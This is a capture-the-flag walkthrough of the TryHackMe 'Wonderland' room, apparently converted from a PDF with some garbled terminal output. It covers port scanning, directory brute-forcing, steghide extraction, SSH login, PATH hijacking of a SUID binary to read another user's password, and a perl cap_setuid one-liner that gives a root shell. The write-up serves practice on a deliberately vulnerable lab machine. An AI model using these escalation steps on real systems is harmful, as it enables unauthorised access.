Link- https://tryhackme.com/room/wonderland

As a first step, used **Nmap** tool to scan the active ports and services on the machine.

```
-(kali⊛kali)-[~/Wonderland]
└$ nmap -sC -sV 10.10.50.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-28 12:55 EST
Nmap scan report for 10.10.50.4
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
                     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    2048 8e:ée:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
    256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
   256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API) |_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.36 seconds
```

Since the port 80 is open, used **Gobuster** tool to enumerate through the sub-directories of the webpage.

```
-(<mark>kali®kali</mark>)-[~/Wonderland]
└$ gobuster dir -u http://10.10.50.4 -w <u>/usr/share/dirb/wordlists/common.txt</u>
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                               http://10.10.50.4
   Url:
   Method:
                               GET
   Threads:
                                10
   Wordlist:
                                /usr/share/dirb/wordlists/common.txt
   Negative Status codes:
[+] User Agent:
                                gobuster/3.1.0
[+] Timeout:
                                10s
2022/01/28 12:56:46 Starting gobuster in directory enumeration mode
                        (Status: 301) [Size: 0] \longrightarrow img/]
/img
/index.html
                        (Status: 301) [Size: 0] [\rightarrow ./]
/r
                        (Status: 301) [Size: 0] [\rightarrow r/]
2022/01/28 12:57:40 Finished
```

As checked into the first sub directory, there is a jpg file inside the img sub-directory.

Saved alice\_door.png and alice\_door.jpg similarly like above

```
      (kali⊗ kali)-[~/Wonderland]

      $ ls -al

      total 5280

      drwxr-xr-x 2 kali kali 4096 Jan 28 13:33 .

      drwxr-xr-x 32 kali kali 4096 Jan 28 13:31 ..

      -rw-r--r- 1 kali kali 1556347 May 25 2020 alice_door.jpg

      -rw-r--r- 1 kali kali 1843670 Jun 1 2020 alice_door.png

      -rw-r--r- 1 kali kali 1993438 May 25 2020 white_rabbit_1.jpg
```

Use the tool **Steghide** to extract any hidden encrypted data inside the image file.

```
(kali® kali)-[~/Wonderland]
$ steghide extract -sf white rabbit 1.jpg
Enter passphrase:
wrote extracted data to "hint.txt".

(kali® kali)-[~/Wonderland]
$ ls
alice_door.jpg alice_door.png hint.txt white_rabbit_1.jpg

(kali® kali)-[~/Wonderland]
$ cat hint.txt
follow the r a b b i t
```


As checked, there is a **hint.txt** file hidden inside the **White\_rabbit\_1.jpg** file and the file says to follow each letter – r a b b i t.


Hence, followed the sub-directory search using **Gobuster** tool.


```
spobuster dir -u http://10.10.50.4/r -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                            http://10.10.50.4/r
                            GET
   Method:
   Threads:
                            10
[+] Wordlist:
                            /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:
                            404
[+] User Agent:
                            gobuster/3.1.0
[+] Timeout:
                            10s
2022/01/28 12:58:51 Starting gobuster in directory enumeration mode
/a
                      (Status: 301) [Size: 0]
/index.html
                     (Status: 301) [Size: 0]
Progress: 4360 / 4615 (94.47%)
[!] Keyboard interrupt detected, terminating.
2022/01/28 12:59:42 Finished
                             ← → ♂ ☆
🤏 Kali Linux 😘 Kali Tools 🇧 Kali Docs 🐹 Kali Forums  Kali Neth
Keep Going.
"Would you tell me, please, which way I ought to go from here?"
```

```
-(kali®kali)-[~/Wonderland]
spobuster dir -u http://10.10.50.4/r/a -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             http://10.10.50.4/r/a
[+] Url:
[+] Method:
                             GET
[+] Threads:
                             /usr/share/dirb/wordlists/common.txt
[+] Wordlist:
[+] Negative Status codes:
                             404
                             gobuster/3.1.0
[+] User Agent:
[+] Timeout:
2022/01/28 12:59:48 Starting gobuster in directory enumeration mode
                      (Status: 301) [Size: 0]
/index.html
                      (Status: 301) [Size: 0] [-
Progress: 2294 / 4615 (49.71%)
[!] Keyboard interrupt detected, terminating.
2022/01/28 13:00:17 Finished
```


Keep following the letters as they are and see if any hidden information can be found.








```
spouster dir -u http://10.10.50.4/r/a/b/b -w <u>/usr/share/dirb/wordlists/common.txt</u>
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                http://10.10.50.4/r/a/b/b
[+] Url:
    Method:
                                GET
    Threads:
                                10
                                /usr/share/dirb/wordlists/common.txt
    Wordlist:
                               404
    Negative Status codes:
                                gobuster/3.1.0
    User Agent:
[+] Timeout:
                                10s
2022/01/28 13:01:07 Starting gobuster in directory enumeration mode
                        (Status: 301) [Size: 0] [\rightarrow i/] (Status: 301) [Size: 0] [\rightarrow ./]
Progress: 2146 / 4615 (46.50%)
[!] Keyboard interrupt detected, terminating.
2022/01/28 13:01:32 Finished
```




## Keep Going.

"Then it doesn't matter which way you go," said the Cat.

```
-(<mark>kali⊛kali</mark>)-[~/Wonderland]
└$ gobuster dir -u http://10.10.50.4/r/a/b/b/i -w <u>/usr/share/dirb/wordlists/common.txt</u>
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                http://10.10.50.4/r/a/b/b/i
[+] Url:
   Method:
                                GET
    Threads:
                                10
                                 /usr/share/dirb/wordlists/common.txt
    Wordlist:
   Negative Status codes:
                                404
                                 gobuster/3.1.0
   User Agent:
[+] Timeout:
                                 10s
2022/01/28 13:01:37 Starting gobuster in directory enumeration mode
                        (Status: 301) [Size: 0] [\rightarrow ./] (Status: 301) [Size: 0] [\rightarrow t/]
/index.html
2022/01/28 13:02:30 Finished
```



The last letter **t** gives the below webpage.



Checking the source code of the final web page gives us sensitive information about user's credentials.

Since the **SSH** port is open on the machine, use the above retrieved credentials to login into the service.

```
-(kali⊛kali)-[~/Wonderland]
<u>$ ssh alice@10.10.50.4</u>
The authenticity of host '10.10.50.4 (10.10.50.4)' can't be established.
ED25519 key fingerprint is SHA256:Q8PPqQyrfXMAZkq45693yD4CmWAYp5GOINbxYqTRedo.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.50.4' (ED25519) to the list of known hosts.
alice@10.10.50.4's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
                   https://ubuntu.com/advantage
 * Support:
  System information as of Fri Jan 28 18:24:51 UTC 2022
  System load: 0.0
                                   Processes:
                                                        84
                18.9% of 19.56GB Users logged in:
  Usage of /:
                                                       0
  Memory usage: 14%
                                  IP address for eth0: 10.10.50.4
  Swap usage: 0%
0 packages can be updated.
0 updates are security updates.
Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$ id
uid=1001(alice) gid=1001(alice) groups=1001(alice)
alice@wonderland:~$
```

As checked the results of **sudo -I** command, the python file – **walrus\_and\_the\_carpenter.py** can be executed with sudo privileges and NO password.

The walrus\_and\_the\_carpenter.py file calls a random.py file whenever it is executed and to which we have write access to edit. Hence edit the random.py file in a way to get a bind shell.

Once executed, we get a shell with user -rabbit privileges.

In case you don't know what, it is a sticky bit is basically some permission on an executable file in Linux that allows whoever runs this file to do something as another user (SUID) or another group (SGID).

Combined with PATH variable exploitation, sticky bits can be used to execute arbitary command as another user. So let's see if there's anything we can take advantage of within this tea party.

Here, we use strings command to extract printable strings from a binary file.

```
[JA\AJA^A_
Welcome to the tea party!
The Mad Hatter will be here soon.
/bin/echo -n 'Probably by ' & date --date='next hour' -R
Ask very nicely, and I will give you some tea while you wait for him
Segmentation fault (core dumped)
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
```

The teaparty executable calls a Date function whenever executed which can be used to exploit.

```
rabbit@wonderland:~$ export PATH=/tmp:$PATH
rabbit@wonderland:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/sbin:/snap/bin
rabbit@wonderland:~$
```

Add tmp in the PATH variable and then crate a file named date inside it. Add the command - /bin/sh and the command which needs to be executed and for this example, let us see who the owner of the file is – teaParty.

```
rabbit@wonderland:/home/rabbit$ cat /tmp/date
#!/bin/sh
whoami

rabbit@wonderland:/home/rabbit$ chmod u+x /tmp/date
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter
Ask very nicely, and I will give you some tea while you wait for him
```

As it can be seen. **Hatter** is another user who has access to the machine.

Append the Date file in a way to list out the files in the current directory which will give the below result.

```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by total 28
drwxr-x--- 3 hatter hatter 4096 May 25 2020 .
drwxr-xr-x 6 root
                   root
                          4096 May 25 2020 ..
                             9 May 25 2020 .bash_history → /dev/null
lrwxrwxrwx 1 root
                   root
-rw-r--r-- 1 hatter hatter 220 May 25 2020 .bash logout
-rw-r--r-- 1 hatter hatter 3771 May 25 2020 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25 2020 .local
-rw-r--r-- 1 hatter hatter 807 May 25 2020 .profile
     ---- 1 hatter hatter 29 May 25 2020 password.txt
Ask very nicely, and I will give you some tea while you wait for him
```

The above command worked successfully, and it listed all the files in the current directory.

```
rabbit@wonderland:/home/rabbit$ cat /tmp/date
#!/bin/sh
cat /home/hatter/password.txt
```

Continue the same to read the password.txt file.

```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by
Ask very nicely, and I will give you some tea while you wait for him
```

Once the password has been retrieved, use the same to change the user to hatter.

```
rabbit@wonderland:/home/rabbit$ su hatter
Password:
hatter@wonderland:/home/rabbit$ cd..
cd..: command not found
hatter@wonderland:/home/rabbit$ cd ..
hatter@wonderland:/home$ cd hatter/
hatter@wonderland:~$ ls
password.txt
hatter@wonderland:~$ ls -al
total 28
drwxr-x--- 3 hatter hatter 4096 May 25 2020 .
drwxr-xr-x 6 root root 4096 May 25 2020 ...
                             9 May 25 2020 .bash_history → /dev/null
lrwxrwxrwx 1 root
                 root
-rw-r--r-- 1 hatter hatter 220 May 25 2020 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25 2020 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25
                                      2020 .local
-rw-r--r-- 1 hatter hatter 807 May 25
                                       2020 .profile
         · 1 hatter hatter
                             29 May 25
                                       2020 password.txt
```

Enumerate through the directories to find the user.txt file and read the comments.

Next ran the **linpeas.sh** to find privilege escalation vertex and found that **Perl** has capabilities setup on the machine.

```
Files with capabilities (limited to 50):

/usr/bin/perl5.26.1 = cap_setuid+ep

/usr/bin/mtr-packet = cap_net_raw+ep

/usr/bin/perl = cap_setuid+ep
```

As checked on GTFObins for CAP SETUID capability set.

## **Capabilities**

If the binary has the Linux CAP\_SETUID capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl
./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

Followed the above mentioned to get the root shell.

Traverse through the directories to find the root flag.

```
# cd home
# cd alice
# cat root.txt
thm:
```